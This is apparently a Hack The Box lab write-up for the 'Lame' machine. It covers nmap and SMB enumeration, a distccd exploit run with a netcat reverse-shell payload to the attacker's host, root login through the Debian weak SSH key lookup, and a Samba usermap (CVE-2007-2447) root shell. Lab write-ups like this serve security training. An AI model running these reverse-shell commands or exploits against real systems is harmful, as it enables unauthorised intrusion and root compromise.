
Lame-HTB

Enumeration

- Running nmap we found `nmap -p21,22,139,445,3632 -A -T4 -Pn 10.10.10.3`



```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.16.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2024-01-28T04:06:55-05:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 2h30m21s, deviation: 3h32m11s, median: 18s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.83 seconds
```

- Found exploits for distccd and for ftp

SMB

- using `smbclient -L \\10.10.10.3\\` we found smb folders:

```
└─$ smbclient -L \\10.10.10.3\\
Password for [WORKGROUP\kali]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (lame server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (lame server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            LAME
```

- ADMIN,IPC and opt are password protected

Exploiting

Distccd(3632)

- Trying to exploit distccd we gain root access:https://gist.github.com/DarkCoderSc/4dbf6229a93e75c3bdf6b467e67a9855
- `python2 distccd_exploit.py -t 10.10.10.3 -p 3632 -c "nc 10.10.16.4 1403 -e /bin/sh"`
- We listen using netcat `nc -lvp 1403`

```
└─$ nc -lvp 1403
listening on [any] 1403 ...
10.10.10.3: inverse host lookup failed: Unknown host
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.3] 40369
dir
5572.jsvc_up            distcc_8dc92a15.stderr  distccd_8c7d2a15.i  vmware-root
distcc_8c072a15.stdout  distccd_8c472a15.o      vgauthsvclog.txt.0
ls
5572.jsvc_up
distcc_8c072a15.stdout
distcc_8dc92a15.stderr
distccd_8c472a15.o
distccd_8c7d2a15.i
vgauthsvclog.txt.0
vmware-root
```

- After gaining access `updatedb` and `locate user.txt` and to collect flag

- then navigate to /root and use `ls -la` to list all files:

```
ls -la
total 80
drwxr-xr-x 13 root root 4096 Jan 28 05:07 .
drwxr-xr-x 21 root root 4096 Oct 31  2020 ..
-rw-------  1 root root  373 Jan 28 05:07 .Xauthority
lrwxrwxrwx  1 root root    9 May 14  2012 .bash_history ->
-rw-r--r--  1 root root 2227 Oct 20  2007 .bashrc
drwx------  3 root root 4096 May 20  2012 .config
drwx------  2 root root 4096 May 20  2012 .filezilla
drwxr-xr-x  5 root root 4096 Jan 28 05:07 .fluxbox
drwx------  2 root root 4096 May 20  2012 .gconf
drwx------  2 root root 4096 May 20  2012 .gconfd
drwxr-xr-x  2 root root 4096 May 20  2012 .gstreamer-0.10
drwx------  4 root root 4096 May 20  2012 .mozilla
-rw-r--r--  1 root root  141 Oct 20  2007 .profile
drwx------  5 root root 4096 May 20  2012 .purple
-rwx------  1 root root    4 May 20  2012 .rhosts
drwxr-xr-x  2 root root 4096 May 20  2012 .ssh
drwx------  2 root root 4096 Jan 28 05:07 .vnc
drwxr-xr-x  2 root root 4096 May 20  2012 Desktop
-rwx------  1 root root  401 May 20  2012 reset_logs.sh
-rw-------  1 root root   33 Jan 28 05:07 root.txt
-rw-r--r--  1 root root  118 Jan 28 05:07 vnc.log
```

- we find the ssh key in `.ssh`

```
cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFKA
z1e6/5teoweG1jr2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIz
Iu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@
metasploitable
```

- we use https://github.com/gotmi1k/debian-ssh and use `tar jxf debian_ssh_rsa_2048_x86.tar.bz2`
- use `grep -lr AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqld JkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXXvS jGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW 1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5 oGUkxdFo9f1nu2OwkjOc+Wv8Vw7b wkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== *.pub` to find matching public key: `57c3115d77c56390332dc5c49978627a-5429.pub`
- Then ssh into root with `ssh -i 57c3115d77c56390332dc5c49978627a-5429 root@10.10.10.3`

Using samba usermap(139)

- using samba usermap https://github.com/amriunix/CVE-2007-2447
- `nc -lnvp 443` listening using netcat

- `python3 usermap_script.py 10.10.10.3 139 10.10.16.4 443` to send payload and we get a root shell